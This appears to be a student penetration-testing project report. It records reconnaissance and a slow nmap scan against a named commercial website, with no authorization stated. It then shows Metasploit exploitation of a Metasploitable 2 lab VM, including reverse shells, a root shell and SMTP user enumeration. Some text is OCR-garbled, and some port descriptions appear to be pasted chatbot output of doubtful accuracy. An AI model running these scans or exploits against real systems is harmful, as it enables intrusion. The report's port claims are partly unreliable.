# SMARTBRIDGE PROJECT WEB APPLICATION PENETRATION TESTING TEAM 2.7

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#### 1 INTRODUCTION

# 1.1 Overview

Web penetration testing, also known as web application penetration testing or ethical hacking, is an important process for assessing the security and reliability of web applications and identifying potential vulnerabilities. As reliance on web-based technologies increases, web application security has become paramount in protecting sensitive data, protecting user privacy, and maintaining the overall integrity of network systems. The main purpose of internet testing is to simulate real attacks and try to exploit vulnerabilities in websites and their underlying infrastructure. Adopting the mindset of a potential attacker, a penetration tester uses a variety of techniques, tools and methods to identify weaknesses in the architecture, configuration and implementation of the target system. The ultimate goal is to find vulnerabilities before malicious actors can exploit them, allowing organizations to proactively strengthen their security measures and reduce potential risks. Network penetration testing involves a systematic approach that covers multiple layers of the web application stack, including user interface, server-side code, database, and web infrastructureIn this report, we discuss the web penetration testing process, its importance in today's digital environment, and the methods, tools, and best practices used by security professionals to conduct comprehensive assessments. In addition, we explore the key benefits and challenges of web penetration testing and provide recommendations for improving web application security based on the test results. By fully understanding the principles and techniques of network penetration testing, organizations can significantly improve their overall security, protect their valuable assets, and instill the trust of their users in an increasingly connected world.

#### 1.2 Purpose

Web application penetration testing is used to examine security measures, find holes, evaluate probable exploit outcomes, and offer corrective advice. In addition to manual testing, vulnerability scanning, reconnaissance, and exploit creation are some of the methods used by testers

We will mainly use tools like Nmap, Metasploit to perform this penetration testing.

#### **2 LITERATURE SURVEY**

# 2.1 Existing problem


In the industry, several existing standards and methodologies are widely used for web penetration testing, including OWASP Testing Guide, NIST SP 800-115, PTES, and others. These standards provide frameworks and guidelines for conducting comprehensive assessments. Let's explore the different methodologies commonly employed:

- 1. Black box Testing: The black box testing approach involves the tester having no prior knowledge of the web application's internal workings. They approach the application as an external attacker would, without access to the source code or system architecture.
- 2. White box Testing: Also known as clear box testing, this methodology grants the tester complete access to the web application's source code, system architecture, and internal workings. They possess full knowledge of the application's internal components.
- 3. Grey box Testing: Grey box testing combines elements of both black box and white box testing. Testers have partial knowledge of the web application, which may include limited information about the system architecture or access to minimal documentation.
- 4. Manual Testing: In manual testing, the tester manually interacts with the web application, simulating various attack scenarios. This approach allows for a thorough examination of the application's behavior and vulnerabilities.
- 5. Automated Testing: Automated tools are commonly utilized for repetitive tasks and vulnerability scanning. These tools can perform automated tests to identify known vulnerabilities such as SQL injection, cross-site scripting (XSS), and insecure direct object references.

These methodologies offer different perspectives and approaches to web penetration testing, enabling comprehensive assessments of web applications' security. By employing a combination of manual and automated techniques, organizations can effectively identify and address vulnerabilities, strengthening their overall security posture.

# **3 THEORITICAL ANALYSIS**

# 3.1 Block diagram



# 3.2 Hardware / Software designing

# A. Hardware Requirements:

- 1. Computer with at least 8GB RAM and i5 processor
- 2. Windows/Linux Operating system
- 3. NIC (Network interface card)
- 4. Wireless Adapters
- 5. Others(Routers, Network cables etc.)

# **B. Software Requirements:**

- 1. VMware or Oracle virtual box
- 2. OS: Kali Linux

#### C. Tools used

- 1. Nmap
- 2. Metasploitable 2
- 3. NSLOOKUP
- 4. WHOIS
- 5. WAFWOOF
- 6. METASPLOIT
- 7. DIG
- 8. DMITIRY
- 9. DNSENUM
- 10. WHATWEB
- 11. NIKTO
- 12. THE HARVESTER

#### **4 EXPERIMENTAL INVESTIGATIONS**

# Step1: First phase is scanning and Reconnaissance.

**NSLOOKUP** 

```
root@kali)-[~]

# nslookup www.5ivebypenta.in
Server: 192.168.235.203
Address: 192.168.235.203#53

Non-authoritative answer:
Name: www.5ivebypenta.in
Address: 34.66.135.39
```

#### **HOST**

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(root@kali)-[~]
www.5ivebypenta.in has address 34.66.135.39

(root@kali)-[~]
www.5ivebypenta.in has no NS record

(root@kali)-[~]
www.5ivebypenta.in has no NS record

(root@kali)-[~]
www.5ivebypenta.in has no MX record
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whois 5ivebypenta.in
Domain Name: 51vebypenta.in

Registry Domain ID: DF732D323759445F4A4D302A5A2395D19-IN

Registrar WHOIS Server:

Registrar URL: https://publicdomainregistry.com/

Updated Date: 2023-02-12T07:42:05Z
Creation Date: 2021-02-19T04:29:23Z
Registry Expiry Date: 2024-02-19T04:29:23Z
Registrar: Endurance Digital Domain Technology LLP
Registrar IANA ID: 801217
Registrar Abuse Contact Email: abuse@publicdomainregistry.com
Registrar Abuse Contact Phone: +1.2013775952
Domain Status: clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited
Registry Registrant ID: REDACTED FOR PRIVACY
Registrant Name: REDACTED FOR PRIVACY
Registrant Organization: 5ive By Penta Sports
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# WAFWOOF

# Step2: Using Nmap to find open ports.

#### **PRACTISE WEBSITE: METASPLOITABLE 2**

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nmap -F 192.168.235.249
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-27 09:28 EDT Nmap scan report for 192.168.235.249
Host is up (0.028s latency).
Not shown: 83 filtered tcp ports (no-response)
PORT
         STATE SERVICE
21/tcp
         open
                ftp
         open
                ssh
23/tcp
                telnet
         open
25/tcp
         open
                smtp
53/tcp
                domain
         open
111/tcp open
                rpcbind
139/tcp open
               netbios-ssn
445/tcp open microsoft-ds
513/tcp
         open
                login
514/tcp open
                shell
2049/tcp open
               nfs
2121/tcp open
                ccproxy-ftp
3306/tcp open mysql
5432/tcp open
                postgresql
5900/tcp open
                vnc
6000/tcp open X11
8009/tcp open ajp13
Nmap done: 1 IP address (1 host up) scanned in 2.21 seconds
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# Open Ports:

- Port 21/tcp: This is the FTP (File Transfer Protocol) port. The version mentioned, vsftpd 2.3.4, has had several vulnerabilities in the past.
- Port 22/tcp: This is the SSH (Secure Shell) port, which provides secure remote login and command execution. The version specified, OpenSSH 4.7p1 Debian 8ubuntu1, has had vulnerabilities in older versions.
- Port 23/tcp: This is the Telnet port, which is an insecure protocol for remote access. The presence of the Linux telnetd service indicates that Telnet is enabled on the system. Telnet is known to transmit data in clear text, making it susceptible to eavesdropping.
- Port 25/tcp: This is the SMTP (Simple Mail Transfer Protocol) port used for email transmission. The presence of Postfix smtpd suggests that the server is running a mail server. Security risks associated with SMTP ports mainly involve email relay and spam issues.
- Port 53/tcp: This is the DNS (Domain Name System) port. The presence of ISC BIND 9.4.2 indicates the system is running a DNS server. DNS servers can be vulnerable to various types of attacks, including DNS spoofing and denial-of-service (DoS) attacks.
- Port 111/tcp: This is the RPC (Remote Procedure Call) port used for network services. The presence of rpcbind indicates that the system has RPC services running. Misconfigured or vulnerable RPC services can be exploited to gain unauthorized access or launch remote attacks.
- Port 445/tcp: Port 445 is a well-known port number used in the Transmission Control Protocol (TCP) and User Datagram Protocol (UDP) communications. It is primarily associated with the Microsoft-DS (Directory Services) service, which is used for file and printer sharing in Windows networks.
- Port 513/tcp: This is the login port used for remote login. The presence of OpenBSD or Solaris rlogind indicates that the system allows remote login using the rlogin protocol. Similar to Telnet, rlogin transmits data in clear text, making it vulnerable to eavesdropping.

- Port 514/tcp: This port is tcpwrapped, meaning that the service listening on this port is not identifiable based on the provided information. Further analysis is needed to determine the exact nature and potential vulnerabilities associated with this port.
- Port 2049/tcp: This is the NFS (Network File System) port used for file sharing between computers. The presence of NFS indicates that the system has NFS services running. NFS can have security vulnerabilities, such as unauthorized access or information disclosure if not properly configured and secured.
- Port 2121/tcp: This is the FTP (File Transfer Protocol) port, specifically for ProFTPD version 1.3.1. Similar to port 21, the version specified may have vulnerabilities associated with it.
- Port 3306/tcp: This is the MySQL database port. The presence of MySQL 5.0.51a-3ubuntu5 suggests that a MySQL server is running. It is crucial to secure the MySQL server properly, including setting strong passwords, restricting access, and keeping the server up to date, to prevent unauthorized access or data breaches.
- Port 5432/tcp: This is the PostgreSQL database port. The presence of PostgreSQL DB 8.3.0 8.3.7 indicates a running PostgreSQL server. Like MySQL, it is important to secure the PostgreSQL server by applying security patches, using strong authentication, and implementing proper access controls to protect the data stored in the database.
- Port 5900/tcp: This is the VNC (Virtual Network Computing) port. VNC is a remote desktop protocol. The presence of VNC (protocol 3.3) suggests that a VNC server is running on the system. VNC can be a security risk if not properly configured, as it could allow unauthorized access to the system. It is recommended to secure the VNC server by using strong passwords, encryption, and limiting access to trusted networks or users.
- Port 6000/tcp: Port 6000 is a well-known port number used in computer networking. It is associated with the X Window System, a widely used windowing system for Unix-like operating systems. Here are some key points about port 6000:
  - 1. X Window System: The X Window System, often referred to as X11, is a protocol and software suite that provides the foundation for graphical user interfaces (GUIs) in Unix, Linux, and other Unix-like systems. It allows users to run applications with graphical interfaces and display them on remote machines.
  - 2. X11 Display Manager: Port 6000 is used by the X11 display manager to listen for incoming X Window System connections. When an application on one machine wants to display its graphical output on another machine, it connects to port 6000 on the remote machine to establish a communication channel.
- Port 8009/tcp: Port 8009 is a commonly used port in computer networking. Here are some key points about port 8009:
  - 1. AJP Connector: Port 8009 is associated with the Apache JServ Protocol (AJP) connector. AJP is a communication protocol used to proxy requests from a web server to an application server. It allows web servers, such as Apache HTTP Server, to delegate the processing of dynamic content to an application server, such as Apache Tomcat or JBoss.
  - 2. Proxying HTTP Requests: The AJP connector listens on port 8009 and acts as a communication channel between the web server and the application server. When a web server receives an HTTP request for a dynamic resource, it can forward that request to the application server via the AJP connector on port 8009.

Port 8009 and the AJP connector are commonly used in setups where a web server delegates dynamic request processing to an application server. By utilizing port 8009, organizations can optimize performance and scalability for web applications.

#### TARGET WEBSITE www.5ivebypenta.com

#### NMAP SLOW SCAN

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SYM Stealth Scan Timing: About 55.70% done; ETC: 18:39 (2:40:55 remaining)
SYM Stealth Scan Timing: About 65.80% done; ETC: 18:40 (2:22:30 remaining)
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
# **PORTS**

- Port 8008/tcp: Port 8008 is a well-known port number used in computer networking. Here are some key points about port 8008:
  - 1. Alternative HTTP Port: Port 8008 is often used as an alternative port for Hypertext Transfer Protocol (HTTP) communication. HTTP is the underlying protocol for browsing the web and retrieving web content. While the default port for HTTP is 80, port 8008 can be used as an alternate port for HTTP traffic in specific cases.
  - 2. Google Chrome DevTools: Port 8008 is commonly associated with the Google Chrome DevTools Protocol. DevTools is a set of web developer tools integrated into the Google Chrome browser. It allows developers to inspect, debug, and profile web applications. Port 8008 is used for communication between the browser and the DevTools frontend.

• Port 8010/tcp: Port 8010 is not assigned to any specific service or protocol by the Internet Assigned Numbers Authority (IANA) as of my knowledge cutoff in September 2021. This means that port 8010 is not associated with a well-known service or protocol.


In general, unassigned port numbers can be used for various purposes based on specific application or system configurations. It is possible that port 8010 is used by some applications or services in specific environments, but without further context or information, it is difficult to provide specific details about its usage.







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
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



#### **PORT 80 HTTP**







# **PORT 139&445**







# **PORT 5900 VNC**







# **5 FLOWCHART**



#### **AFTER EXPLOITATION OF PORT: 25 SMTP**

```
•
File Actions Edit View Help
   nc 192.168.163.132
no port[s] to connect to
# nc 192.168.163.132 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY mysql
252 2.0.0 mysql
VRFY deamon
550 5.1.1 <deamon>: Recipient address rejected: User unknown in local recipient table
table
502 5.5.2 Error: command not recognized
VRFY daemon
252 2.0.0 daemon
VRFY postgres
252 2.0.0 postgres
quit
221 2.0.0 Bye
   (root@kali)-[~]
28°C
Mostly cloudy
```

# **AFTER EXPLOITATION OF PORT:80 HTTP**

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 192.168.163.131:4444

[*] Sending stage (39927 bytes) to 192.168.163.132

[*] Meterpreter session 1 opened (192.168.163.131:4444 → 192.168.163.132:56372) at 2023-07-01 13:54:50 -0400

meterpreter > sysinfo Computer : metasploitable

OS : Linux metasploitable

OS : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

Meterpreter : php/linux meterpreter > getuid


Server username: www-data meterpreter > pwd

/var/www
meterpreter > pwd
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#### **AFTER EXPLOITATION OF PORT: 139 & 445**

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[*] Started reverse TCP handler on 192.168.163.131:4444
[*] Command shell session 1 opened (192.168.163.131:4444 → 192.168.163.132:57180) at 2023-07-01 14:34:03 -0400
whoami
//thon -c 'import pty: pty.spawn("/bin/sh")'
//thon -c 'import pty: pty.spawn("/bin/sh")'
import pty: pty.spawn("/bin/sh")
whoami
root
python -c 'import pty; pty.spawn("/bin/sh")'
sh-3.2# hostname
hostname
sh-3.2# ls
                                     lost+found nohup.out root sys var
media opt sbin tmp vmlinuz
mnt proc srv usr
bin
          dev
                   initrd
bin dev
boot etc
cdrom home
                   initrd.img media
lib mnt
sh-3.2#
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#### **AFTER EXPLOITATION OF PORT:5900 VNC**



#### **7 ADVANTAGES & DISADVANTAGES**

# **Advantages:**

- 1. Efficiency and automation. Tools designed for web testing automate repetitive tasks such as vulnerability scanning, increasing the efficiency of the testing process. They can quickly identify common vulnerabilities, allowing testers to focus on more complex and critical issues.
- 2. Coverage and scalability. Web penetration testing tools can scan large websites and complex infrastructures more efficiently than manual testing. They provide comprehensive coverage of potential vulnerabilities, including common problems such as SQL injection, cross-site scripting (XSS), and unprotected direct object references.
- 3. Consistency and standardization. The use of tools promotes consistency in testing methods and techniques and ensures that assessment is conducted in a standardized manner. This facilitates the comparison of results and improves the overall quality of the testing process.
- 4. Faster detection and reporting: Automated tools can quickly identify vulnerabilities and generate detailed reports that highlight identified issues and their potential impact. This allows for faster repair work and facilitates communication with stakeholders.
- 5. No Technical Expertise Required: Some web penetration testing tools offer user-friendly interfaces and require little technical knowledge. This allows non-experts, such as security analysts or IT administrators, to perform basic vulnerability scans and identify common security issues.

# **Disadvantages:**

- 1. Limited coverage and false negatives: Tools may have limitations in detecting certain vulnerabilities or false negatives if they fail to detect existing vulnerabilities. They are based on predefined signatures or patterns that may not cover new threats or unique application-specific vulnerabilities. 2. Lack of Contextual Understanding: Tools often lack a contextual understanding of the web application and its specific business logic. They may not accurately assess the impact of vulnerabilities on application functionality or provide insight into potential attack vectors beyond predefined tests.
- 3. False positive results. Network penetration testing tools can produce false positives, falsely marking benign code or assembly as a vulnerability. This can lead to wasted time and effort investigating and confirming false results.
- 4. Overreliance on tools: Overreliance on automated tools can create a false sense of security. Organizations can overlook the importance of manual testing, human intelligence and expert analysis that can reveal vulnerabilities that tools can miss.

5. Tool complexity and learning curve: Some advanced network penetration testing tools require special skills and training to operate effectively. The learning curve associated with these tools can be steep, making them less accessible to novices without proper training.

#### **SUMMARY**

While online penetration testing tools offer several advantages, they should be used as part of a comprehensive testing strategy that includes manual testing and human expertise. The limitations and potential shortcomings of the tools must be understood and their results validated and supplemented by manual analysis to ensure a thorough assessment of the security of the web application.

#### **8 APPLICATIONS**

# **Real-world Applications of Penetration testing are:**

- 1. Satisfy Compliance Requirements: Pen testing is explicitly required in some industries, and performing web application pen testing helps meet this requirement.
- 2. Identify Vulnerabilities: Web application pen testing identifies loopholes in applications or vulnerable routes in infrastructure—before an attacker does.
- 3. Mitigation of Financial Loss: By identifying and addressing security vulnerabilities before attackers can exploit them, organizations can prevent financial losses resulting from data breaches, unauthorized access, or theft of sensitive information. Pen testing helps protect business assets, customer data, and reputation.
- 4. Incident Response Planning: By simulating real-world attacks, web application pentesting helps organizations prepare for potential security incidents. It allows them to develop incident response plans, assess their ability to detect and respond to threats, and identify areas that require improvement in incident response procedures

# 9 CONCLUSION

Using the above experiment, we identified and exploited the vulnerabilities of various web applications

# **10 FUTURE SCOPE**

The future scope of web application penetration testing encompasses various areas driven by the advancements in technology. Here are the anticipated trends:

- 1. Emerging Web Technologies: With the rise of serverless architectures, microservices, and single-page applications (SPAs), specialized penetration testing methods and tools will be required to assess their security. Web application pentesters will need to adapt their approaches and stay up to date with the latest technologies.
- 2. Internet of Things (IoT): As IoT devices become more prevalent and incorporate web interfaces or APIs, web application penetration testing will expand to include evaluations of IoT applications. This involves testing the security of IoT devices, web interfaces, APIs, communication protocols, and overall system security.
- 3. Integration of Mobile Applications: Many web applications now integrate native mobile apps or mobile web interfaces. The future scope of web application penetration testing will encompass assessing the security of these integrated mobile components to protect sensitive data and address vulnerabilities specific to mobile platforms.

- 4. Application Programming Interfaces (APIs): APIs play a vital role in data exchange and system integration. Web application penetration testing will need to incorporate API security evaluations, including vulnerability discovery, authentication and authorization verification, and prevention of API misuse. Securing APIs will become increasingly important.
- 5. Automation and Artificial Intelligence (AI): Automation and AI technologies will play significant roles in future web application penetration testing. Machine learning techniques can enhance vulnerability detection, reduce false positives, and assist in prioritizing vulnerabilities. Automated scanning tools will continue to evolve, becoming more intelligent and effective.

In summary, the future of web application penetration testing will involve addressing the security challenges posed by emerging technologies, IoT devices, mobile integrations, APIs, and leveraging automation and AI to enhance testing capabilities. Staying abreast of these developments and adopting advanced techniques will be crucial for ensuring the security of web applications in the evolving digital landscape.

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